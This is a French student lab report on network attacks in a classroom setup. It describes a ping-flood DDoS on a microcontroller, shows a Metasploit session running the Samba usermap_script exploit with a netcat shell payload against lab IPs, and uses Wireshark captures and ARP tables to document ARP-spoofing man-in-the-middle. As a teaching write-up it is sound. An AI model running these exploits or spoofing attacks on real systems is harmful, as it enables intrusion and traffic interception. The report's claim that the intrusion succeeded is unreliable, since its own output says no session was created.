


## Jalon 4 :

Nos adresses IP ont changé à cause de problèmes rencontrés avec la borne wifi :


	<u>Adresse IP V4 :</u>	<u>Adresse MAC de la carte réseau</u>
<u>PC1 debian</u>	192.168.99.154	e8:94:f6:02:bb:f1
<u>PC2 debian</u>	192.168.99.151	e8:94:f6:02:99:ee
<u>Rpi Kali</u>	192.168.99.101	dc:a6:32:2b:2b:84

- Copie d'écran de la page d'accueil du microcontrôleur durant l'attaque DDOS :



⇒ Lors de l'attaque DDOS, nous n'avons plus accès à la page web du microcontrôleur. Celui-ci ne peut pas répondre à notre requête car il est surchargé de ping venant de l'attaquant.

- Copie d'écran de la fenêtre terminal « metasploit » lors de la tentative d'intrusion :




```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.99.158
RHOST => 192.168.99.158
msf6 exploit(multi/samba/usermap_script) > exploit/multi/samba/usermap_script
Unknown command: exploit/multi/samba/usermap_script
This is a module we can load. Do you want to use exploit/multi/samba/usermap_script? [y/N] y
msf6 exploit(multi/samba/usermap_script) > exploit/multi/samba/usermap_script
Unknown command: exploit/multi/samba/usermap_script
This is a module we can load. Do you want to use exploit/multi/samba/usermap_script? [y/N] y
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > exploit
[*] 192.168.99.158:139 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.99.158:139).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.99.10
RHOST => 192.168.99.10
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.99.10:4444
[*] Exploit completed, but no session was created.
```

Figure 1 : Ensembles commandes utilisés dans la fenêtre metasploit lors de la tentative d'intrusion

- ⇒ On peut lire en **jaune** :
  - [\*] Started bind TCP handler against 192.168.99.10:4444
  - [\*] Exploit completed, but no session was created.

Cela prouve que l'attaque a bien eu lieu.



```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.99.10
RHOST => 192.168.99.10
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.99.10:4444
[*] Exploit completed, but no session was created.
```

Figure 2 : Dernières commandes permettant de faire l'intrusion

- ⇒ Nous avons s'introduire dans un système grâce à cet exploit.

- Copie de l'acquisition Wireshark montrant que l'adresse IP de la machine 1 est associé à l'adresse mac du Raspberry Pi sous kali :

No.	Time	Source	Destination	Protocol	Length	Info
2	0.187606667	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
4	1.211423648	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
5	2.235458943	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
10	3.259686776	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
11	4.283511257	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
13	5.307531608	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
15	6.331742293	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
16	7.355584385	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
19	7.745108996	Raspberr_2b:2b:84	Raspberr_c6:0e:05	ARP	42	Who has 192.168.99.10? Tell 192.168.99.101
20	7.750426959	Raspberr_c6:0e:05	Raspberr_2b:2b:84	ARP	60	192.168.99.10 is at b8:27:eb:c6:0e:05
21	7.933761347	Raspberr_2b:2b:84	Tp-LinkT_02:99:ee	ARP	42	192.168.99.154 is at dc:a6:32:2b:2b:84
22	7.933855495	Raspberr_2b:2b:84	Tp-LinkT_02:bb:f1	ARP	42	192.168.99.154 is at dc:a6:32:2b:2b:84
25	8.379613088	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
26	9.403838124	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
28	10.427663401	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
30	11.451682012	Tp-LinkT_02:bb:f1	Broadcast	ARP	60	Who has 192.168.99.159? Tell 192.168.99.154
33	12.609107104	Raspberr_2b:2b:84	Raspberr_c6:0e:05	ARP	42	Who has 192.168.99.1? Tell 192.168.99.101
34	12.613523048	Raspberr_c6:0e:05	Raspberr_2b:2b:84	ARP	60	192.168.99.1 is at b8:27:eb:c6:0e:05
45	17.944166267	Raspberr_2b:2b:84	Tp-LinkT_02:99:ee	ARP	42	192.168.99.154 is at dc:a6:32:2b:2b:84

▶ Frame 21: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0  
 ▶ Ethernet II, Src: Raspberr\_2b:2b:84 (dc:a6:32:2b:2b:84), Dst: Tp-LinkT\_02:99:ee (e8:94:f6:02:99:ee)  
 ▶ Address Resolution Protocol (reply)  
 ▶ [Duplicate IP address detected for 192.168.99.154 (dc:a6:32:2b:2b:84) - also in use by e8:94:f6:02:bb:f1 (frame 16)]

L'acquisition sous Wireshark est téléchargeable sous ce lien : <https://we.tl/t-XZvbsQVv97>

- ⇒ Nous pouvons voir que pour contacter l'adresse IP du PC1 sous Debian, il faut passer par l'adresse MAC **dc:a6:32:2b:2b:84**, qui est l'adresse MAC du Raspberry Pi qui est sous Kali Linux (l'attaquant). Il reçoit alors des messages qui ne lui sont pas destinés au démarrage. Nous sommes dans un réseau dit « LAN » (réseau local), pour envoyer un message au prochain hôte il faut alors passer par la résolution MAC ce qui peut poser des problèmes de confidentialité dans ce genre d'attaque.

- Copie de la nouvelle table ARP commentée d'une des deux cibles :
  - La table ARP de l'attaquant avant/pendant la MITM (la table reste la même) :

```
(kali@kali-raspberry-pi) - [~]
$ arp
```

Address	Hwtype	Hwaddress	Flags	Mask	Iface
192.168.99.154	ether	e8:94:f6:02:bb:f1	C		eth0
ns2.playground.raspwn.o	ether	b8:27:eb:c6:0e:05	C		eth0
ns1.playground.raspwn.o	ether	b8:27:eb:c6:0e:05	C		eth0
192.168.99.151	ether	e8:94:f6:02:99:ee	C		eth0

- La table ARP de la cible PC2 sans MITM :

```
root@rt:/home/tp/Bureau# arp
```

Adresse	TypeMap	AdresseMat	Indicateurs	Iface
ns1.playground.raspwn.o	ether	b8:27:eb:c6:0e:05	C	eth1
192.168.99.154	ether	dc:a6:32:2b:2b:84	C	eth1
ns2.playground.raspwn.o	ether	b8:27:eb:c6:0e:05	C	eth1
playground.raspwn.org	ether	b8:27:eb:c6:0e:05	C	eth1
192.168.99.101	ether	dc:a6:32:2b:2b:84	C	eth1

- La table ARP de PC2 pendant l'attaque MITM :

```
root@rt:/home/tp/Bureau# arp
```

Adresse	TypeMap	AdresseMat	Indicateurs	Iface
ns1.playground.raspwn.o	ether	b8:27:eb:c6:0e:05	C	eth1
192.168.99.154	ether	e8:94:f6:02:bb:f1	C	eth1
ns2.playground.raspwn.o	ether	b8:27:eb:c6:0e:05	C	eth1
playground.raspwn.org	ether	b8:27:eb:c6:0e:05	C	eth1
192.168.99.101	ether	dc:a6:32:2b:2b:84	C	eth1

- ⇒ On peut se rendre compte que la table ARP de l'attaquant ne change pas, ce qui est totalement normal.
- ⇒ Au niveau des cibles PC1 et PC2, on peut se rendre compte que la table ARP de PC2 change au cours de l'attaque. Lorsque l'on PC2 contactait PC1, avant l'attaque on envoyait directement le message à PC1 grâce à son adresse MAC. Lors de l'attaque, cette adresse MAC associé à l'adresse IP de PC1 a changée. Désormais c'est celle du Raspberry Pi qui est renseignée. Le trafic émis avec PC2 avec pour destination PC1, va donc passer par le Raspberry Pi, ce dernier peut alors analyser le trafic.

## ➤ En quoi consiste une attaque MITM ?

**MITM** est l'acronyme de **Man In The Middle**. Dans notre cas on parle d'usurpation d'adresse ARP, car il en existe plusieurs types (usurpation DNS, usurpation d'adresse IP).

- Pour faire une analogie, on pourrait comparer l'attaque à un intru qui ouvrirait une enveloppe confidentielle pour prendre les informations, les copier puis reposter l'enveloppe sans que l'on s'en rende compte. Ce serait le type d'attaque Man In The Middle dans le « monde réel ».
- Au niveau de l'explication technique :
  - L'attaquant utilise à son avantage la falsification de messages ARP. L'attaquant lie son adresse MAC à l'adresse IP légitime de la victime.
  - Donc d'après le schéma ci-dessous, si le PC de Nicolas souhaite contacter le PC de Sylvie. Le message passera par le PC pirate car dans la table ARP du PC de Nicolas, il y aura noté que pour joindre @IP de Sylvie, il faut passer par l'@MAC Pirate.


- Table ARP du PC de Nicolas avant l'attaque :

Adresses IP	Adresses MAC
@IP Sylvie	@MAC Sylvie
@IP Pirate	@MAC Pirate

- Table ARP du PC de Nicolas pendant l'attaque :

Adresses IP	Adresses MAC
@IP Sylvie	@MAC Pirate
@IP Pirate	@MAC Pirate

- Ce PC pirate peut donc analyser le trafic et intercepter des messages qui ne lui sont pas destinés et analyser le contenu de ces derniers.



➤ Quel est le protocole des trames envoyées et qui les envoie ?

L'ARP est le protocole de résolution d'adresse utilisé lors d'une attaque Man In The Middle du type « *usurpation d'adresse ARP* ». *To spoof* signifie usurper en anglais.

L'attaquant se fait passer pour une passerelle réseau en utilisant un analyseur de paquets comme Wireshark.